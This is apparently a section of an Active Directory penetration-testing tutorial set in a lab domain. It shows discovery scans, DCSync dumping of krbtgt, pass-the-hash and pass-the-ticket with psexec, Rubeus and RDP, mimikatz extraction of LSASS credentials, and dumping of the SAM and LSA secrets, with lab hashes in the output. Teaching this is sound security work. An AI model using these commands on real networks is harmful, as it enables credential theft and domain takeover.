💻 Computers
Of course, the computers are central a piece of Active Directory. As we have said, they are the machines were all the operations occurs, but also users of the Active Directory, that needs to be connected with the Domain Controllers.
In every domain there are three types of computers:
- Domain Controllers: The central servers that manage the domain. They are Windows Server machines.
- Workstations: The personal computers used by people every day. These machines are usually Windows 10 or 7 machines.
- Servers: The computers that offers services such as webs, files or databases. They are usually Linux or Windows Server machines.
Domain Controllers
The Domain Controller, as we have said, is the central server of a domain, that is running the Active Directory Domain Service (AD DS). That means that is responsible of keeping the domain database with all the information about domain objects and offering the Active Directory services, such as authentication, authorization, name resolution, etc. Is a Windows Server machine.
The database is stored in the file C:\Windows\NTDS\ntds.dit of the domain controllers. Therefore if someone steals this file, she can access to all the information about the objects of the domain (computers, users, group, policies, etc), including users credentials. Therefore, the access to this file, and to the Domain Controllers should be restricted to the domain administrators.
This contrasts with the fact that any computer in the domain must be able to talk with the Domain Controller in order to ask for information of this database. So the Domain Controller (at least one of them) should be reachable from any part of the network.
Usually, in a domain there is more than one Domain Controller, in order to distribute the workload and prevent single point of failures. Additionally, as any other database server, Domain Controllers must be synchronized with each other to keep the data up to date.
Moreover, in order to allow computers and users to access the database data, the Domain Controllers provides a series of services like DNS, Kerberos, LDAP, SMB, RPC, etc.
Domain Controllers discovery
It is clear that domains controller are one of the most important pieces of Active Directory, and due to this, they are often targeted in a pentest, so it is important to identify them, which is not very difficult.
Due to the wide range of services offered by the domain controller, there are many ways to identify the domain controllers of a domain.
One possibility that doesn't require any type of authentication is to make a simple DNS query asking for the LDAP servers of the domain (which are the domain controllers):
PS C:\Users\User> nslookup -q=srv _ldap._tcp.dc._msdcs.etherdrake.local
Server:  UnKnown
Address:  192.168.100.2

_ldap._tcp.dc._msdcs.etherdrake.local      SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = dc01.etherdrake.local
_ldap._tcp.dc._msdcs.etherdrake.local      SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = dc02.etherdrake.local
dc01.etherdrake.local      internet address = 192.168.100.2
dc02.etherdrake.local      internet address = 192.168.100.3
DNS query to identify domain controllers
Also, you can use some system utility like nltest to get the domain controllers, but you require have an user.
PS C:\Users\User> nltest /etherdrake.local
Get list of DCs in domain 'etherdrake.local' from '\\dc01.etherdrake.local'.
    dc01.etherdrake.local [PDC]  [DS] Site: Default-First-Site-Name
    dc02.etherdrake.local        [DS] Site: Default-First-Site-Name
The command completed successfully
Identify domain controllers with nltest
Moreover, if you do a port scan of a machine and the result is similar to the following, surely is a domain controller:
$ nmap 192.168.100.2 -Pn -sV -p-
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-04 11:17 CEST
Nmap scan report for 192.168.100.2
Host is up (0.00068s latency).
Not shown: 65509 filtered ports
PORT      STATE SERVICE       VERSION
42/tcp    open  tcpwrapped
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-05-04 09:19:44Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: etherdrake.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: etherdrake.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49707/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.31 seconds
Nmap service scan of a Domain Controller
This output show a lot of ports open. Here is a brief description of the service offer by each port:
- 42 -> WINS: Centralized service to resolve NetBIOS names to IP addresses.
- 53 -> DNS: Service to resolve DNS names to IP addresses.
- 88 -> Kerberos: Used to provide Kerberos authentication to users.
- 135 -> RPC Endpoint Mapper: RPC service used to find the RPC endpoints for different RPC services.
- 139 -> NetBIOS Session Service: An old alternative to TCP used by Windows computers. It allows to transport protocols like SMB or RPC.
- 389 -> LDAP: Used to query/edit the domain database.
- 445 -> SMB: Used to share files between computers. Also allow RPC calls through named pipes.
- 464 -> kpasswd: Kerberos service used to change users passwords.
- 593 -> RPC over HTTP Endpoint Mapper
- 636 -> LDAPS: LDAP with SSL
- 3268 -> LDAP Global Catalog: A service to query the Global Catalog.
- 3269 -> LDAPS Global Catalog
- 5985 -> WinRM: Service to manage the machine remotely with CIM objects or Powershell remoting.
- 9389 -> ADWS: Web service to query/edit the domain database.
- 49152-65535 RPC Endpoints: Random RPC ports where different RPC services/interfaces listen to clients.
Depending on the DC configuration you can also find the port 3389 open, which allows RDP connections or many other services.
Domain database dumping
Finally, in case you become the administrator of the domain, you may want to dump the contents of the domain controller database in order to read some sensitive data such as the krbtgt user credentials in order to create Golden tickets.
In order to extract the contents of the database, you can log in on the domain controller and dumping the NTDS.dit file locally with ntdsutil or vssadmin, or you could perform a remote dcsync attack, with the mimikatz lsadump::dsync command or the impacket secretsdump.py script.
Be careful launching a DCSync attack, since if you request all the credentials in a big domain, the DC that is responding could run out of memory and crash!!
$ secretsdump.py 'etherdrake.local/Administrator@192.168.100.2' -just-dc-user krbtgt
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fe8b03404a4975e7226caf6162cfccba:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:5249e3cf829c979959286c0ee145b7e6b8b8589287bea3c83dd5c9488c40f162
krbtgt:aes128-cts-hmac-sha1-96:a268f61e103134bb7e975a146ed1f506
krbtgt:des-cbc-md5:0e6d79d66b4951cd
[*] Cleaning up...
DCSync attack with secretsdump to retrieve krbtgt credentials
Windows computers
Apart from the Domain Controllers, there are many other Windows machines in a domain, that are used both as workstation (usually Windows 10/8/7/Vista/XP) or as an applications servers (usually Windows Server editions).
Windows computers discovery
You can identify the Windows machines in a domain or network by using several techniques.
The first option, in case you domain have credentials, could be to query the domain database through LDAP, that can give you both the computer names and even the operating system.
~$ ldapsearch -H ldap://192.168.100.2 -x -LLL -W -D "user@etherdrake.local" -b "dc=etherdrake,dc=local" "(objectclass=computer)" "DNSHostName" "OperatingSystem"
Enter LDAP Password:
dn: CN=DC01,OU=Domain Controllers,DC=etherdrake,DC=local
operatingSystem: Windows Server 2019 Standard Evaluation
dNSHostName: dc01.etherdrake.local

dn: CN=WS01-10,CN=Computers,DC=etherdrake,DC=local
operatingSystem: Windows 10 Enterprise
dNSHostName: ws01-10.etherdrake.local

dn: CN=WS02-7,CN=Computers,DC=etherdrake,DC=local
operatingSystem: Windows 7 Professional
dNSHostName: WS02-7.etherdrake.local

dn: CN=SRV01,CN=Computers,DC=etherdrake,DC=local
operatingSystem: Windows Server 2019 Standard Evaluation
dNSHostName: srv01.etherdrake.local
Search for computers of the domain
Another techniques, in case you don't have credentials, can involve scans of the network. Windows computers have several ports open by default and they are not usually protected by a firewall in a domain environment.
For example, the NetBIOS name service listens in the port 137 and allows you to even resolve the NetBIOS name from the IP. You can perform a NetBIOS scan by using a tool like nbtscan or nmap nbtstat script.
$ nbtscan 192.168.100.0/24
192.168.100.2   ETHERDRAKE\DC01                    SHARING DC
192.168.100.7   ETHERDRAKE\WS02-7                  SHARING
192.168.100.10  ETHERDRAKE\WS01-10                 SHARING
*timeout (normal end of scan)
NetBIOS scan
Also, a very popular service that listens in the port 445 is SMB, heavily used for Windows computers to communicate each other. You can perform an port scan to discover Windows computers and you can even take advantage of the NTLM authentication negotiation to retrieve the machine name. You can perform an scan with ntlm-info or nmap smb-os-discovery script.
$ ntlm-info smb 192.168.100.0/24

Target: 192.168.100.2
NbComputer: DC01
NbDomain: ETHERDRAKE
DnsComputer: dc01.etherdrake.local
DnsDomain: etherdrake.local
DnsTree: etherdrake.local
Version: 10.0.17763
OS: Windows 10 | Windows Server 2019 | Windows Server 2016

Target: 192.168.100.7
NbComputer: WS02-7
NbDomain: ETHERDRAKE
DnsComputer: ws02-7.etherdrake.local
DnsDomain: etherdrake.local
Version: 6.1.7601
OS: Windows 7 | Windows Server 2008 R2

Target: 192.168.100.10
NbComputer: WS01-10
NbDomain: ETHERDRAKE
DnsComputer: ws01-10.etherdrake.local
DnsDomain: etherdrake.local
DnsTree: etherdrake.local
Version: 10.0.19041
OS: Windows 10 | Windows Server 2019 | Windows Server 2016
SMB scan
Finally, you can also scan for other ports like 135 (RCP) or 139 (NetBIOS session service) with nmap.
Windows computers connection
Once you discover other Windows machines, you may need to connect to them in order grab credentials or data.
Usually you will need to execute commands on the remote machine to perform your actions. There are a few options to achieve this.
Connecting with RPC/SMB
The first and probably the most common one is to use RPC with SMB. This is the method used by many known tools such as PsExec and the impacket examples psexec.py, wmiexec.py and any other *exec.py.
These tools usually execute commands by using some RPC interface and send/receive the input/output by using SMB pipes. Normally, the tools only require the 445 port (SMB) open in order to execute commands, but some like wmiexec.py will also need the port 135 (RPC over TCP).
Additionally, it is possible for these tools to perform a Pass-The-Hash by using the NT or LM hash. The impacket tools have a parameter to use the NT or LM hash directly, whereas in order to use it with PsExec, you must inject the NT hash in the Windows session with mimikatz.
$ psexec.py etherdrake.local/User@192.168.100.10 -hashes :cdeae556dc28c24b5b7b14e9df5b6e21
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file WFKqIQpM.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service AoRl on 192.168.100.10.....
[*] Starting service AoRl.....
[!] Press help for extra shell commands
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) Microsoft Corporation. All rights reserved.
b'Not enough memory resources are available to process this command.\r\n'
C:\Windows\system32>whoami
nt authority\system
psexec.py with a NT hash
This way you are using NTLM as authentication mechanism, which may not the best option since in Active Directory, Kerberos is used by default.
To use Kerberos you need to provide a Kerberos ticket to the mentioned tools. In the case of impacket, you can set a ccache file to being used by impacket, whereas in Windows you will need to inject the ticket in the session by using mimikatz or Rubeus.
In order to get a Kerberos ticket to use, you can request one by using the user password, the NT hash (Overpass-the-Hash) or the Kerberos keys (Pass-The-Key) or you can simply steal a ticket from a Windows or Linux machine and use it (Pass-The-Ticket).
You should take into account that Windows and Linux machines (and the tools oriented to them) use different ticket file formats so you may have problems moving Linux tickets to a Windows machine or vice versa. You can convert the tickets between the different formats by using ticket_converter or cerbero.
$ getTGT.py etherdrake.local/User -dc-ip 192.168.100.2 -hashes :cdeae556dc28c24b5b7b14e9df5b6e21
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in User.ccache
$ export KRB5CCNAME=$(pwd)/User.ccache
$ psexec.py etherdrake.local/User@WS01-10 -target-ip 192.168.100.10 -k -no-pass
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file TwIEeeqd.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service ZQZb on 192.168.100.10.....
[*] Starting service ZQZb.....
[!] Press help for extra shell commands
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) Microsoft Corporation. All rights reserved.
b'Not enough memory resources are available to process this command.\r\n'
C:\Windows\system32>
psexec.py with Kerberos authentication
When using Kerberos authentication you will need to pass as target to the tools the hostname (DNS name or NetBIOS name) of the remote machine instead of its IP. This is cause Kerberos authentication uses the hostname to identify the service of the remote machine and provide the right ticket to authenticate against it.
If you use the IP address you will get the following error:
$ psexec.py etherdrake.local/User@192.168.100.10 -k -no-pass
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
Using IP address with Kerberos authentication
Connecting with Powershell Remoting
An alternative to RPC/SMB to connect to a Windows machine is Powershell Remoting, that will allow you to get a Powershell session in the remote machine. The Powershell remoting service listens in the port 5985 and is enabled by default in the Windows Server machines.
You can use Powershell Remoting from Windows by using many CmdLets and parameters available in Powershell. From a Linux machine you can use evil-winrm.
As well as in the RPC/SMB case, you can use a password, a NT hash or a Kerberos ticket to connect to the target machine. With evil-winrm, you can pass them to the application as a parameters or configure the ccache file as in impacket. In case of the Powershell cmdlets, you can use a password directly, but if you have a Kerberos ticket or a NT hash, you will need to inject them by using Rubeus or mimikatz.
PS C:\> .\Rubeus.exe asktgt /user:Administrator /rc4:b73fdfe10e87b4ca5c0d957f81de6863 /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: b73fdfe10e87b4ca5c0d957f81de6863
[*] Building AS-REQ (w/ preauth) for: 'etherdrake.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFQjCCBT6gAwIBBaEDAgEWooIETzCCBEthggRHMIIEQ6ADAgEFoQ8bDUNPTlRPU08uTE9DQUyiIjAg
      oAMCAQKhGTAXGwZrcmJ0Z3QbDWNvbnRvc28ubG9jYWyjggQFMIIEAaADAgESoQMCAQKiggPzBIID7xK3
      <!--stripped-->
      ERgPMjAyMTA1MDgwMjQzMjZapxEYDzIwMjEwNTE0MTY0MzI2WqgPGw1DT05UT1NPLkxPQ0FMqSIwIKAD
      AgECoRkwFxsGa3JidGd0Gw1jb250b3NvLmxvY2Fs
[+] Ticket successfully imported!

  ServiceName           :  krbtgt/etherdrake.local
  ServiceRealm          :  ETHERDRAKE.LOCAL
  UserName              :  Administrator
  UserRealm             :  ETHERDRAKE.LOCAL
  StartTime             :  07/05/2021 18:43:26
  EndTime               :  08/05/2021 04:43:26
  RenewTill             :  14/05/2021 18:43:26
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  95a1NmgYXwOmiyCa3qlplA==

PS C:\> Enter-PSSession -ComputerName dc01
[dc01]: PS C:\Users\Administrator\Documents> whoami
etherdrake\administrator
[dc01]: PS C:\Users\Administrator\Documents> hostname
dc01
[dc01]:
Using Powershell Remoting with Overpass-the-Hash
Connecting with RDP
One common method to connect to a remote machine in Windows is RDP (Remote Desktop Protocol). You can use RDP from a Windows machine by using the default client "Remote Desktop Connection" (mstsc). From Linux there are excellent clients like rdesktop, freerdp or remmina.
Unlike RPC/SMB and Powershell Remoting, RDP transmits the plain user password to the target computer in order to cache the credentials and facilitate SSO (Single Sign On), as if the user was logged on its physical machine. Due to this to use RDP you are required to use the user password and it is not possible to perform a Pass-The-Hash… by default.
As we have mentioned, when connection through RDP the credentials are cached in the target machine, susceptible to being stolen from the lsass process with tools like mimikatz. The credentials are cached in order to being reused to network connections from the target machine, but sometimes this is unnecessary, so in Windows 8.1 / 2012 R2 Microsoft introduced the Restricted Admin mode for RPD. When Restricted Admin mode is enabled you don't send the plain credentials, so it is possible to perform a Pass-The-Hash/Key/Ticket to establish an RDP connection.
From Linux, you can use freerdp to perform a Pass-The-Hash with RDP (you need to install the freerdp2-x11 freerdp2-shadow-x11 packages instead of freerdp-x11 as the article said). You only need to provide the NT hash instead of the password.
Pass-The-Hash with freerdp
On the other hand, from Windows you can inject a NT hash or Kerberos ticket with mimikatz or Rubeus and then use mstsc.exe /restrictedadmin to establish a RDP connection without requiring the user password.

Restricted Admin is enabled

Restricted Admin is not enabled
Windows computers credentials
LSASS credentials
In a Windows machine, a common place to find credentials is the LSASS (Local Security Authority Subsystem Service) process (lsass.exe). The LSASS process is on charge of manage the security related operations of the computer, including users authentication.
When an user performs an interactive logon in the computer, by accessing physically to the computer or through RDP, the user credentials get cached in the LSASS process in order to use SSO (Single Sign-On) when network logon will be required to access to other domain computers.
Be aware that remote users authenticated through NTLM or Kerberos will not let cached credentials in the computer (in the lsass process), since those protocols don't really sent the user credentials to the computer (except if Kerberos delegation is enabled), but a proof, that can be either a NTLM hash or Kerberos ticket generated with the credentials.
In summary, you cannot extract from lsass (with mimikatz) the credentials of remote users authenticated with NTLM or Kerberos. (Unless the protocol/service sends them explicitly after authentication, as RDP does, but this has nothing to do with NTLM or Kerberos)
The credentials are cached by some of the SSPs (Security Support Providers) that are used by LSASS in order to provide different authentication methods. Some SSPs are the following:
- The Kerberos SSP manages the Kerberos authentication and is responsible to store the tickets and Kerberos keys for the current logged users.
- The NTLMSSP or MSV SSP handles the NTLM authentication and is responsible for storing the NT hashes for the current logged users. It will not cache the credentials used
- The Digest SSP implements the Digest Access protocol, used by HTTP applications. This is the SSP that stores the cleartext user password in order to calculate the digest. Even if the password caching is disabled by default since Windows 2008 R2, it is still possible to enable the password caching by setting the
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredentialregistry entry to 1 or patching the Digest SSP directly in memory.
Therefore, if we are able to access to the LSASS process memory, for which the SeDebugPrivilege is required (usually hold by administrators) since lsass is system process, we can retrieve the cached credentials. As we have seen, these cached credentials include the NT hash of the user, the Kerberos keys and tickets, and even the user password in plaintext in some old or misconfigured machines.
The common way to extract the credentials from LSASS process is by using mimikatz. We can launch mimikatz directly in the target machine, or dumping the LSASS memory with some tool like procdump, comsvcs.dll or werfault.exe and then process the generated memory dump with mimikatz or pypikatz. It is possible also to use lsassy to read a dump remotely avoiding to have to download the entire memory dump, that can take several megabytes.
To extract credentials with mimikatz, there are a few commands you should know. They will retry different secrets from the logged users:
sekurlsa::logonpasswords: Extracts the NT hashes and passwords.sekurlsa::ekeys: Gets the Kerberos keys.sekurlsa::tickets: Retrieves the Kerberos tickets stored in the machine.
Specifically, in order to access to LSASS process memory, you need the SeDebugPrivilege, that allows the user to debug processes of other users. Usually only the administrators have this privilege (but if another user gets this privilege she can become administrator).
Moreover, SeDebugPrivilege must be enabled in the process that tries to dump the LSASS memory. By default is enabled in Powershell and disabled in CMD (and therefore in their child processes). If you are launching mimikatz, you can enable it by using the privilege::debug command. In other case you can launch the process with Powershell using powershell.exe <command>, or using some tool like sepriv to enable it in CMD.
C:\>.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 629376 (00000000:00099a80)
Session           : Interactive from 1
User Name         : Administrator
Domain            : ETHERDRAKE
Logon Server      : DC01
Logon Time        : 03/05/2021 12:34:17
SID               : S-1-5-21-1372086773-2238746523-2939299801-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : ETHERDRAKE
         * NTLM     : b73fdfe10e87b4ca5c0d957f81de6863
         * SHA1     : 88cbc713492c32909ee5deddee08c7e31c70d716
         * DPAPI    : 0c1e1d360ebc8f790ff9577fcdb60d75
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : ETHERDRAKE
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : ETHERDRAKE.LOCAL
         * Password : (null)
        ssp :
        credman :
        cloudap :
Dump credentials with mimikatz
Notwithstanding, you should be aware that LSASS can be protected against credential extraction.This could be achieved by Credential Guard, that uses the hypervisor technology to store the credentials in a safer place outside of the operative system. However Credential Guard can be bypassed.
Additionally, lsass.exe can be configured to run as a PPL (Protected Process Light). Even if this makes more difficult the credentials extraction, it can be disabled.
Registry credentials
LSA secrets
Other location to find credentials is the registry. In the registry the computer stores some credentials required in order to work properly. One of the places where sensible credentials are stored is in the LSA secrets.
The LSA secrets is an special storage located in the registry which is used to save sensible data that is only accessible for the SYSTEM local account. In the disk, the LSA secrets are saved in the SECURITY hive file, that is encrypted with the BootKey/SysKey (stored in the SYSTEM hive file).
PS C:\> whoami
nt authority\system
PS C:\> reg query HKLM\SECURITY\Policy\Secrets

HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets
    (Default)    REG_NONE

HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\$MACHINE.ACC
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DefaultPassword
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\DPAPI_SYSTEM
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\NL$KM
HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets\_SC_mysql
LSA Secrets keys
In the LSA secrets you can find:
Domain Computer Account
In order to work as part of the domain, the computer needs an user account in the domain. Therefore, the username and password of this computer account needs to be available to the operating system, so they are stored in the LSA secrets. Also, you have to know that the computer password is changed every 30 days by default. This computer account is used by the SYSTEM local account to interact with the domain, but not locally, thus, this account has no administrative privileges in the machine. However, even if the computer domain account has no administrative privileges, you can use it to create a Silver ticket or perform a RBCD attack to get access to the machine as an administrator.
Service users passwords
In order to run services on behalf of an user, the computer needs to store its password. However, the user of the password is not stored, but the service name, so you may need to investigate what is the username.
Auto-logon password
If windows auto-logon is enabled, the password can be stored in the LSA secrets. The other alternative is that it is saved in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon registry key under the key DefaulUserName. The domain and username are always stored in DefaultDomainName and DefaultUserName, respectively.
DPAPI master keys
The data protection API (DPAPI) is used to allow users encrypt sensible data without need to worry about cryptographic keys. If you are able to retrieve the master keys, then you can decrypt users data.
Moreover, in the SECURITY hive file, there are also stored the credentials from the last domain users logged in the machine, known as the Domain cached credentials (DCC). Thus, the computer can authenticate the domain user even if the connection with the domain controllers is lost. This cached credentials are MSCACHEV2/MSCASH hashes, different from the NT hashes, so they cannot be used to perform a Pass-The-Hash, but you can still try to crack them in order to retrieve the user password.
SAM
And the other place where there are credentials is the SAM hive file, that contains the NT hashes of the local users of the computer. This could be useful since sometimes organizations set the same local Administrator password in the domain computers.
Dumping registry credentials
To get the credentials from the SECURITY and SAM hives, you can read them from memory by using mimikatz.
First you will need to execute token::elevate to acquire a SYSTEM session, that allows you to read the credentials. Also execute privilege::debug if required to enable the SeDebugPrivilege.
Then, you can execute the following commands that will retrieve the different credentials:
lsadump::secrets: Get the LSA secrets.lsadump::cache: Retrieve the cached domain logons.lsadump::sam: Fetch the local account credentials.
An alternative is to save a copy of the hive files with reg save command, move them to our machine, and finally to get the content with impacket secretsdump script or mimikatz.
First you need to dump the registry hives. You will need the SECURITY and SAM hive files and also the SYSTEM hive since it contains the system Boot Key (or System Key) that allows to decrypt the SECURITY and SAM hives.
C:\>reg save HKLM\SYSTEM system.bin
The operation completed successfully.

C:\>reg save HKLM\SECURITY security.bin
The operation completed successfully.

C:\>reg save HKLM\SAM sam.bin
The operation completed successfully.
reg command to save registry hives
Once the hives were saved, then move then to your local machine and dump them with secretsdump:
$ secretsdump.py -system system.bin -security security.bin -sam sam.bin  LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xb471eae0e93128b9c8d5780c19ac9f1d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6535b87abdb112a8fc3bf92528ac01f6:::
user:1001:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
[*] Dumping cached domain logon information (domain/username:hash)
ETHERDRAKE.LOCAL/user:$DCC2$10240#user#2933cad9235d2f502d7bedc2016e6553
ETHERDRAKE.LOCAL/dong:$DCC2$10240#han#4a52a6d0d7f3590c68124f4d5f7ef285
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:59aa6b91e74a0a6fc40efee9f2fb07936a9d69f46397dee82d3ec6ca4d0c01a0293d79e5c040bf564b7938d6c25597816921ec614ad25933af6a2482a8ace4d1dd54dd4bb465384b30046d85f65083e885455ec5f01dcae30df619e3f944eaa008a09e0f7432981f7cdb8dea34e432f00ed92e1ae3e48111326deb2d0f9a6e7d868e24c840b8814d338a4165f90381a4a6b824addb4f71c5908cac4423a4efbc5a4d846c09245930b526a6bec8c678ca838a005dcf5014f8b18426c3e0dbd3921f82c57e6ca025d0258d4536a9e0b68b90ff26c054c992c84d11e95f78c55ca411ee0e5b412cb4fc0f08c28ca2d79996
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:b13dae64def5f205f382a0ab4174eb85
[*] DefaultPassword
(Unknown User):user
[*] DPAPI_SYSTEM
dpapi_machinekey:0x6880eb76862df7875705885938102c696717eb18
dpapi_userkey:0x828326418633117212de44bcda10806fc6765d4a
[*] NL$KM
 0000   0B BC 2E DB A1 A7 E2 42  56 6D B8 4B 5A 37 79 A4   .......BVm.KZ7y.
 0010   53 51 75 6D 64 7F 9A BF  DC BF C2 83 F4 64 02 A6   SQumd........d..
 0020   5E E8 53 AB E5 4B 35 A4  5B 19 7E 97 E0 CA 32 6C   ^.S..K5.[.~...2l
 0030   77 68 E8 F1 C0 54 AD 7B  03 F7 BE 59 2E 59 C3 93   wh...T.{...Y.Y..
NL$KM:0bbc2edba1a7e242566db84b5a3779a45351756d647f9abfdcbfc283f46402a65ee853abe54b35a45b197e97e0ca326c7768e8f1c054ad7b03f7be592e59c393
[*] _SC_mysql
(Unknown User):Solo1234!
[*] Cleaning up...
Secretsdump usage to dump
